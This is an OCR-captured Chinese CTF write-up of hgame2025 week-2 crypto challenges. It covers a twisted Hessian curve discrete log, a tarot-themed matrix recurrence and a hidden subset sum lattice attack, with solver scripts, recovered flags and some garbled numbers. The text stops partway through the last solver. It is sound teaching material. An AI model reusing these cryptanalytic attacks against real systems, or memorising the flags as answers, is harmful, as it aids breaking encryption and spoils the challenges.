队伍名称：zwhubuntu，队伍 ID: 0x000057

Crypto: [hgame2025-week2] Intergalactic Bound（gb 基，扭 Hessian 曲线，映射）

Code：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from random import randint
import hashlib
from secrets import flag

def add_THCurve(P, Q):
    if P == (0, 0):
        return Q
    if Q == (0, 0):
        return P
    x1, y1 = P
    x2, y2 = Q
    x3 = (x1 - y1 ** 2 * x2 * y2) * pow(a * x1 * y1 * x2 ** 2 - y2, -1, p) % p
    y3 = (y1 * y2 ** 2 - a * x1 ** 2 * x2) * pow(a * x1 * y1 * x2 ** 2 - y2, -1, p) % p
    return x3, y3


def mul_THCurve(n, P):
    R = (0, 0)
    while n > 0:
        if n % 2 == 1:
            R = add_THCurve(R, P)
        P = add_THCurve(P, P)
        n = n // 2
    return R


p = getPrime(96)
a = randint(1, p)
G = (randint(1,p), randint(1,p))
d = (a*G[0]^3+G[1]^3+1)%p*inverse(G[0]*G[1],p)%p
x = randint(1, p)
Q = mul_THCurve(x, G)
```

```
print(f"p = {p}")
print(f"G = {G}")
print(f"Q = {Q}")

key = hashlib.sha256(str(x).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
flag = pad(flag,16)
ciphertext = cipher.encrypt(flag)
print(f"ciphertext={ciphertext}")

"""
p = 55099055368053948610276786301
G = (196634467629629276330379267 40, 350744124309156560717770153 20)
Q = (268051376735366358258844330180, 263768331126093094759511868 83)
ciphertext=b"k\xe8\xbe\x94\x9e\xfc\xe2\x9e\x97\xe5\xf3\x04'\x8f\xb2\x01T\x06\x88\x04\xeb3Jl\xdd Pk$\x00:\xf5"
"""
```

梳理曲线加法计算式

$$x_3 = \frac{x_1 - y_1^2 x_2 y_2}{a x_1 y_1 x_2^2 - y_2}$$

$$y_3 = \frac{y_1 y_2^2 - a x_1^2 x_2}{a x_1 y_1 x_2^2 - y_2}$$

Twisted Hessian curves

An elliptic curve in twisted Hessian form [database entry; Sage verification script; Sage output] has parameters a d and coordinates x y satisfying the following equations:

$a*x^3+y^3+1=d*x*y$

Affine addition formulas: (x1,y1)+(x2,y2)=(x3,y3) where

$x3 = (x1-y1^2*x2*y2)/(a*x1*y1*x2^2-y2)$
$y3 = (y1*y2^2-a*x1^2*x2)/(a*x1*y1*x2^2-y2)$

Affine doubling formulas: 2(x1,y1)=(x3,y3) where

$x3 = (x1-y1^3*x1)/(a*y1*x1^3-y1)$
$y3 = (y1^3-a*x1^3)/(a*y1*x1^3-y1)$

Affine negation formulas: -(x1,y1)=(x1/y1,1/y1).

Representations for fast computations

Projective coordinates [more information] represent x y as X Y Z satisfying the following equations:

$x=X/Z$
$y=Y/Z$

相符

曲线方程为：

$$ax^3 + y^3 + 1 = dxy \bmod p$$

于是根据两个点，先求解出 a 和 d 的值，考虑 gb 基来求解

求解出曲线后，考虑将该曲线映射到标准威尔斯特拉斯方程，转换为 Zmod p 上的标准 ecc 求解方式即可，映射关系入下：

```
name Hessian curves
parameter d
coordinate x
coordinate y
satisfying x^3+y^3+1=3 d x y
addition x = (y1^2 x2-y2^2 x1)/(x2 y2-x1 y1)
addition y = (x1^2 y2-x2^2 y1)/(x2 y2-x1 y1)
doubling x = y1(1-x1^3)/(x1^3-y1^3)
doubling y = x1(y1^3-1)/(x1^3-y1^3)
negation x = y1
negation y = x1
toweierstrass u = x^2+x y+y^2+d(x+y)
toweierstrass v = (x^2+x y+y^2+d(x+y)+d^2)y
a0 = 1
a1 = d
a2 = 0
a3 = 1
a4 = d
a6 = d^3+1
fromweierstrass x = (1+v+u d)/(u+d^2)
fromweierstrass y = v/(u+d^2)
```


最后求解 dlp 问题即可，这题 DLP 标准，无需处理即可求得私钥

Exp：

```
from sage.all import *
from gmpy2 import *
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from random import randint
import hashlib

p = 550990553680539486102767863 01
G = (196634467629629276330379267 40, 350744124309156560717770153 20)
Q = (268051376735366358258843301 80, 263768331126093094759511868 83)
ct=b"k\xe8\xbe\x94\x9e\xfc\xe2\x9e\x97\xe5\xf3\x04'\x8f\xb2\x01T\x06\x88\x04\xeb3Jl\xdd Pk$\x00:\xf5"
if(1):
    PR.<a,d> = PolynomialRing(Zmod(p))
    f1 = a*G[0]**3 + G[1]**3 + 1 -  d * G[0]*G[1]
    f2 = a*Q[0]**3 + Q[1]**3 + 1 -  d * Q[0]*Q[1]
    res = ideal([f1,f2]).groebner_basis()
    print(res)
'''
[a + 160172446346733333495517511 12, d + 465295648900398362055934719 40]
'''
a = p - 160172446346733333495517511 12
d = p - 465295648900398362055934719 40
print("a =",a)
print("d =",d)


F = GF(p)
```

```
ux1,uy1=F(G[0]), F(G[1])
ux2,uy2=F(Q[0]), F(Q[1])
ua=F(a)
ud=(a*ux1^3+uy1^3+1)/(ux1*uy1)
print("ud=",ud)
x1 = (-F(3) / (ua - ud*ud*ud/F(27))*ux1/(ud*ux1/F(3) - (-uy1) + F(1)))
y1 = (-F(9) / ((ua - ud*ud*ud/F(27))*(ua -ud*ud*ud/F(27)))*(-uy1) / (ud*ux1/F(3) - (-uy1) + F(1)))
x2 = (-F(3) / (ua - ud*ud*ud/F(27))*ux2/(ud*ux2/F(3) - (-uy2) + F(1)))
y2 = (-F(9) / ((ua - ud*ud*ud/F(27))*(ua-ud*ud*ud/F(27)))*(-uy2) / (ud*ux2/F(3) - (-uy2) + F(1)))
GG = (x1,y1)
QQ = (x2,y2)
a0 = 1
a1 = F((-F(3)*(ud/F(3))/(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))))
a3 = F(-F(9) /((ua - (ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua - (ud/F(3))*(ud/F(3))*(ud/F(3)))))
a2 = F((-F(9)*(ud/F(3)))*(ud/F(3))/((ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))))
a4 = F((-F(27)*(ud/F(3)))/((ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))))
a6 = F(-F(27)/((ua -(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))*(ua-(ud/F(3))*(ud/F(3))*(ud/F(3)))))
print("a1=",a1)
print("a2=",a2)
print("a3=",a3)
print("a4=",a4)
print("a6=",a6)

E = EllipticCurve(GF(p), [a1, a2, a3, a4, a6])
print(E.order())

print((x1,y1))
print((x2,y2))
EG=E((x1,y1))
EQ=E((x2,y2))

x = EG.discrete_log(EQ)
print("x =",x)

key = hashlib.sha256(str(x).encode()).digest()
```

cipher = AES.new(key, AES.MODE_ECB)
flag = cipher.decrypt(ct)
print(flag)



Flag： hgame{N0th1ng_bu7_up_Up_UP!}

Crypto: [hgame2025-week2] Ancient Recall（快速幂）

Code:

---

import random

Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress", "The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death", "Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun", "Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords", "Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles", "Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles

```
tarot = Major_Arcana + Minor_Arcana
reversals = [0,-1]

Value = []
cards = []
YOUR_initial_FATE = []
while len(YOUR_initial_FATE)<5:
    card = random.choice(tarot)
    if card not in cards:
        cards.append(card)
        if card in Major_Arcana:
            k = random.choice(reversals)
            Value.append(tarot.index(card)^k)
            if k == -1:
                YOUR_initial_FATE.append("re-"+card)
            else:
                YOUR_initial_FATE.append(card)
        else:
            Value.append(tarot.index(card))
            YOUR_initial_FATE.append(card)
    else:
        continue
print("Oops!lets reverse 1T!")

FLAG=("hgame{"+"&".join(YOUR_initial_FATE)+"}").replace(" ","_")

YOUR_final_Value = Value
def Fortune_wheel(FATE):
    FATEd = [FATE[i]+FATE[(i+1)%5] for i in range(len(FATE))]
    return FATEd

for i in range(250):
    YOUR_final_Value = Fortune_wheel(YOUR_final_Value)
print(YOUR_final_Value)
YOUR_final_FATE = []
for i in YOUR_final_Value:
    YOUR_final_FATE.append(tarot[i%78])
print("Your destiny changed!\n",",".join(YOUR_final_FATE))
print("oh,now you GET th3 GOOd lU>k,^^")
"""
Oops!lets reverse 1T!
[25329519520662917748904983691141959172407947049182105205710670851l1474675019,
25329519520662917748903276660741003578980230131054431788812947003815097952 70,
25329519520662917748905544592872766049031303158592585441730683769670723357 30,
```

25329519520662917748908653282415328853915101626115345140144091742842991390 15,
25329519520662917748908306626081341560179463763099899341758339139211426093 34]
Your destiny changed!
Eight of Cups,Ace of Cups,Strength,The Chariot,Five of Swords
oh,now you GET th3 GOOd lU>k,^^
"""

第一步处置是通过 **tarot.index(card)** 或 **tarot.index(card) ^ -1** 生成的，对于大阿卡纳牌（**Major Arcana**），如果牌是逆位的，**Value** 会是 **tarot.index(card) ^ -1**，否则就是 **tarot.index(card)**。对于小阿卡纳牌（**Minor Arcana**），**Value** 直接是 **tarot.index(card)**，最后输出序列，

第二步 **Fortune_wheel** 对序列进行递归操作，由题目已知序列长度为 **5**，变换为：

FATE[i]+FATE[(i+1)%5]，**i**∈[0, 4], 整个循环可以表示为：

$$\begin{pmatrix} 1 & 1 & & & \\ & 1 & 1 & & \\ & & 1 & 1 & \\ & & & 1 & 1 \\ 1 & & & & 1 \end{pmatrix} \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix} = \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix}$$

那么变换 **250** 次为


$$\begin{pmatrix} 1 & 1 & & & \\ & 1 & 1 & & \\ & & 1 & 1 & \\ & & & 1 & 1 \\ 1 & & & & 1 \end{pmatrix}^{250} \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix} = \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix} \rightarrow \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix} = \begin{pmatrix} 1 & 1 & & & \\ & 1 & 1 & & \\ & & 1 & 1 & \\ & & & 1 & 1 \\ 1 & & & & 1 \end{pmatrix}^{-250} \begin{pmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \\ f_4 \end{pmatrix}$$

恢复出初始序列根据第一步逆向一下即可

Exp：

```
from sage.all import *
from gmpy2 import *
from Crypto.Util.number import *

Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress", "The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death", "Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun", "Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords", "Five of
```

```
Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles", "Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana
reversals = [0,-1]
print("Minor_Arcana =",Minor_Arcana)
print("tarot =",tarot)
print(len(tarot))
Value = []
cards = []

M = Matrix(ZZ,5,5,[[1,1,0,0,0],
                   [0,1,1,0,0],
                   [0,0,1,1,0],
                   [0,0,0,1,1],
                   [1,0,0,0,1]])
M = M.T
lst =
[25329519520662917748904983691141959172407947049182105205710670850311474675019,
25329519520662917748903276660741003578980230131054431788812947003815097952 70,
25329519520662917748905544592872766049031303158592585441730683769670723357 30,
25329519520662917748908653282415328853915101626115345140144091742842991390 15,
25329519520662917748908306626081341560179463763099899341758339139211426093 34]
#lst =
[39441680396460829066153948765715659747641487417006208863671851873719194766894,
39441680396460829066153917388174439612179279703071471091891080488928564813076,
39441680396460829066153816056080168843590456165470533863780748502559401144850,
39441680396460829066153784806942978435574436705339350949746200722383868438392,
39441680396460829066153866826008346423614782642781520860611316175886019754804]
w = vector(lst)
print(w)
u = w*(M^(-250))
print(u)
YOUR_final_FATE = []
for i in range(len(u)):
    YOUR_final_FATE.append(tarot[i%78])
print("Your destiny changed!\n",",".join(YOUR_final_FATE))
print("oh,now you GET th3 GOOd lU>k,^^")
```



这里测试数据通过，成功恢复出初始序列

然后根据索引值与索引值的^-1 检索，即：
对于每个 value，检查它是否是大阿卡纳牌的索引
如果 value 是大阿卡纳牌的索引，检查 value ^ -1 是否等于 tarot.index(card)。如果是，则该牌是逆位的；如果 value 是小阿卡纳牌的索引，则直接使用 value 作为索引从 tarot 中获取牌。

Exp：

```
from gmpy2 import *
from Crypto.Util.number import *
import random

Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress", "The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death", "Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun", "Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords", "Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles", "Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana
reversals = [0,-1]
print("Minor_Arcana =",Minor_Arcana)
print("tarot =",tarot)
```

```
print(len(tarot))
def restore_fate(Value, tarot, Major_Arcana):
    YOUR_initial_FATE = []
    for value in Value:
        if value < len(Major_Arcana):
            # Check if the card is reversed
            if (value ^ -1) < len(tarot) and tarot[value ^ -1] in Major_Arcana:
                YOUR_initial_FATE.append("re-" + tarot[value ^ -1])
            else:
                YOUR_initial_FATE.append(tarot[value])
        else:
            YOUR_initial_FATE.append(tarot[value])
    return YOUR_initial_FATE


#Value = [-19, 49, 25, -17, 71]
Value = [-19, -20, 20, -15, 41]
YOUR_initial_FATE = restore_fate(Value, tarot, Major_Arcana)
print(YOUR_initial_FATE)
FLAG=("hgame{"+"&".join(YOUR_initial_FATE)+"}").replace(" ","_")
print(FLAG)
```

```
Minor_Arcana = ['Ace of Wands', 'Two of Wands', 'Three of Wands', 'Four of Wands', 'Five of Wands', 'Six of Wands', 'Seven of
Wands', 'Eight of Wands', 'Nine of Wands', 'Ten of Wands', 'Page of Wands', 'Knight of Wands', 'Queen of Wands', 'King of Wand
s', 'Ace of Cups', 'Two of Cups', 'Three of Cups', 'Four of Cups', 'Five of Cups', 'Six of Cups', 'Seven of Cups', 'Eight of C
ups', 'Nine of Cups', 'Ten of Cups', 'Page of Cups', 'Knight of Cups', 'Queen of Cups', 'King of Cups', 'Ace of Swords', 'Two
of Swords', 'Three of Swords', 'Four of Swords', 'Five of Swords', 'Six of Swords', 'Seven of Swords', 'Eight of Swords', 'Nin
e of Swords', 'Ten of Swords', 'Page of Swords', 'Knight of Swords', 'Queen of Swords', 'King of Swords', 'Ace of Pentacles',
'Two of Pentacles', 'Three of Pentacles', 'Four of Pentacles', 'Five of Pentacles', 'Six of Pentacles', 'Seven of Pentacles',
'Eight of Pentacles', 'Nine of Pentacles', 'Ten of Pentacles', 'Page of Pentacles', 'Knight of Pentacles', 'Queen of Pentacle
s', 'King of Pentacles']
tarot = ['The Fool', 'The Magician', 'The High Priestess', 'The Empress', 'The Emperor', 'The Hierophant', 'The Lovers', 'The
Chariot', 'Strength', 'The Hermit', 'Wheel of Fortune', 'Justice', 'The Hanged Man', 'Death', 'Temperance', 'The Devil', 'The
Tower', 'The Star', 'The Moon', 'The Sun', 'Judgement', 'The World', 'Ace of Wands', 'Two of Wands', 'Three of Wands', 'Four o
f Wands', 'Five of Wands', 'Six of Wands', 'Seven of Wands', 'Eight of Wands', 'Nine of Wands', 'Ten of Wands', 'Page of Wand
s', 'Knight of Wands', 'Queen of Wands', 'King of Wands', 'Ace of Cups', 'Two of Cups', 'Three of Cups', 'Four of Cups', 'Five
of Cups', 'Six of Cups', 'Seven of Cups', 'Eight of Cups', 'Nine of Cups', 'Ten of Cups', 'Page of Cups', 'Knight of Cups', 'Q
ueen of Cups', 'King of Cups', 'Ace of Swords', 'Two of Swords', 'Three of Swords', 'Four of Swords', 'Five of Swords', 'Six o
f Swords', 'Seven of Swords', 'Eight of Swords', 'Nine of Swords', 'Ten of Swords', 'Page of Swords', 'Knight of Swords', 'Que
en of Swords', 'King of Swords', 'Ace of Pentacles', 'Two of Pentacles', 'Three of Pentacles', 'Four of Pentacles', 'Five of P
entacles', 'Six of Pentacles', 'Seven of Pentacles', 'Eight of Pentacles', 'Nine of Pentacles', 'Ten of Pentacles', 'Page of P
entacles', 'Knight of Pentacles', 'Queen of Pentacles', 'King of Pentacles']
78
['re-The Moon', 're-The Sun', 'Judgement', 're-Temperance', 'Six of Cups']
hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}
```

Flag: hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}

Crypto: [hgame2025-week2] SPiCa（HSSP，正交格）


Code：

```
from Crypto.Util.number import getPrime, long_to_bytes,bytes_to_long
from secrets import flag
from sage.all import *
```

```
def derive_M(n):
    iota=0.035
    Mbits=int(2 * iota * n^2 + n * log(n,2))
    M = random_prime(2^Mbits, proof = False, lbound = 2^(Mbits - 1))
    return Integer(M)

m = bytes_to_long(flag).bit_length()
n = 70
p = derive_M(n)


F = GF(p)
x = random_matrix(F, 1, n)
A = random_matrix(ZZ, n, m, x=0, y=2)
A[randint(0, n-1)] = vector(ZZ, list(bin(bytes_to_long(flag))[2:]))
h = x*A

with open("data.txt", "w") as file:
    file.write(str(m) + "\n")
    file.write(str(p) + "\n")
    for item in h:
        file.write(str(item) + "\n")
```

根据数学关系有：

$h_{1*247} = x_{1*70}A_{70*247} \bmod p$,其中 A 为 0,1 构成的矩阵，flag 转换为 01 替换了其中的某一行，为典型的 HSSP 问题，在去年春秋杯的夏季赛也遇到过，



隐藏子集和问题

Nguyen 和 Stern 在 1999 年美密会上提出了隐藏子集和问题（Hidden Subset Sum Problem），可以用于一些密码算法的分析，并且提出了 Nguyen-Stern 算法，求解 HSSP，并且后续破解了一系列签名、加密算法，。

定义 $\mathcal{HSSP}$：令 M 是一个整数，$\alpha_1, \alpha_2, \cdots, \alpha_n$ 为 $\mathbb{Z}_m$ 上的随机整数，$\mathbf{x_1}, \mathbf{x_2}, \cdots, \mathbf{x_n} \in \mathbb{F}_2^{\mathbf{m}}$ 是 m-维随机向量。$\mathbf{h}$ 满足：

$$\mathbf{h} = \alpha_1\mathbf{x_1} + \alpha_2\mathbf{x_2} + \cdots \alpha_n\mathbf{x_n} \mod M$$

给出 $M, \mathbf{h}$，恢复出隐藏数集 $\alpha = \alpha_1, \alpha_2, \cdots, \alpha_n$ 和对应的向量 $\mathbf{x_i}$。

值得注意的是，对于每个 h_i，都对应一个大小为 n 的子集和问题。因此上面的向量给出了 m 个在相同数集 $\alpha = \alpha_1, \alpha_2, \cdots, \alpha_n$ 上的子集和问题，但是数集 α 也是未知的，因此称为隐藏子集和问题。

HSSP 的 OL 攻击

HSSP 的攻击可以参考正交格，如下链接

https://tanglee.top/2023/12/12/Orthogonal-Lattice-Attack/

和板子：

https://github.com/tl2cents/Implementation-of-Cryptographic-Attacks/blob/f83d71d8fe83e01ba6a684965cef61861437ff23/MultivariateHSSP/A%20Polynomial-Time%20Algorithm%20for%20Solving%20the%20Hidden%20Subset%20Sum%20Problem.ipynb

这里稍加修改返回矩阵 A 即可，同时 x 是随机的，但是其中总有一行是有 flag 的，找出来

即可

Exp：

```
from collections.abc import Iterable
from sage.modules.free_module_integer import IntegerLattice
import time
from Crypto.Cipher import AES
from hashlib import sha256
from Crypto.Util.number import *
from gmpy2 import *

# https://github.com/Neobeo/HackTM2023/blob/main/solve420.sage
def flatter(M):
    from subprocess import check_output
    from re import findall
    M = matrix(ZZ,M)
    # compile https://github.com/keeganryan/flatter and put it in $PATH
    z = '[[' + ']\n['.join(' '.join(map(str,row)) for row in M) + ']]'
    ret = check_output(["flatter"], input=z.encode())
    return matrix(M.nrows(), M.ncols(), map(int,findall(b'-?\\d+', ret)))

def gen_hssp(n = 10, m = 20, Mbits = 100):
    M = random_prime(2^Mbits, proof = False, lbound = 2^(Mbits - 1))
    # alpha vectors
    a = vector(ZZ, n)
    for i in range(n):
        a[i] = ZZ.random_element(M)

    # The matrix X has m rows and must be of rank n
    while True:
        X = random_matrix(GF(2), m, n).change_ring(ZZ)
        if X.rank() == n: break

    # Generate an instance of the HSSP: h = X*a % M
    h = X * a % M
    return M, a, X, h

# compute kernel space and obtain an LLL-reduced basis
def kernel_LLL(vec_mat, mod=None, verbose=False, w=None):
    """
    Input :
    vec_mat : m * n matrix, the m vectors are : v1,..., vm in Z^n
    mod         : if mod is not None, we find kernel in Zmod(mod) else in ZZ
    Output :
```

```
    B : matrix, an LLL-reduced basis b1,b2,...,bk such that bi * vj for all i in [1,k], j in [1,m]
    """
    m, n = vec_mat.dimensions()
    if mod is None:
        # if n < 2*m : return vec_mat.right_kernel().matrix()
        if w is None : w=2^(n//2)* vec_mat.height()
        M = block_matrix(ZZ, [w * vec_mat.T, 1], ncols = 2).dense_matrix()
    else:
        if w is None : w = 2^(ZZ(mod).nbits())
        M = block_matrix(ZZ, [
            [w * vec_mat.T, 1],
            [w * mod, 0]
        ]).dense_matrix()
    if verbose: print(f"       [*] start to LLL reduction with dim {M.dimensions()}")
    # L = M.LLL()
    t0 = time.time()
    L = flatter(M)
    t1 = time.time()
    if verbose: print(f"       [+] LLL reduction done in {t1 -t0}")
    # filter orthogonal vectors
    basis = []
    for row in L:
        if row[:m] == 0:
            # orthogonal vector
            basis.append(row[m:m+n])
    if verbose: print(f"       [+] find {len(basis)} orthogonal vectors for {m} {n}-dim vectors")
    return matrix(ZZ, basis)

def derive_mod_bits(n):
    iota=0.035
    mod_bits=int(2 * iota * n^2 + n * log(n,2))
    return mod_bits


def ol_attack(h, m, n , M, verbose=False):
    """
    HSSP : h = X * a    % M
    Input :
    h : hssp result m-dim vector
    m,n : X.dimensions()
    M : the mod
    Output:
    the basis b1, ..., bn generating x1,...,xn (column vectors of X)
    """
```

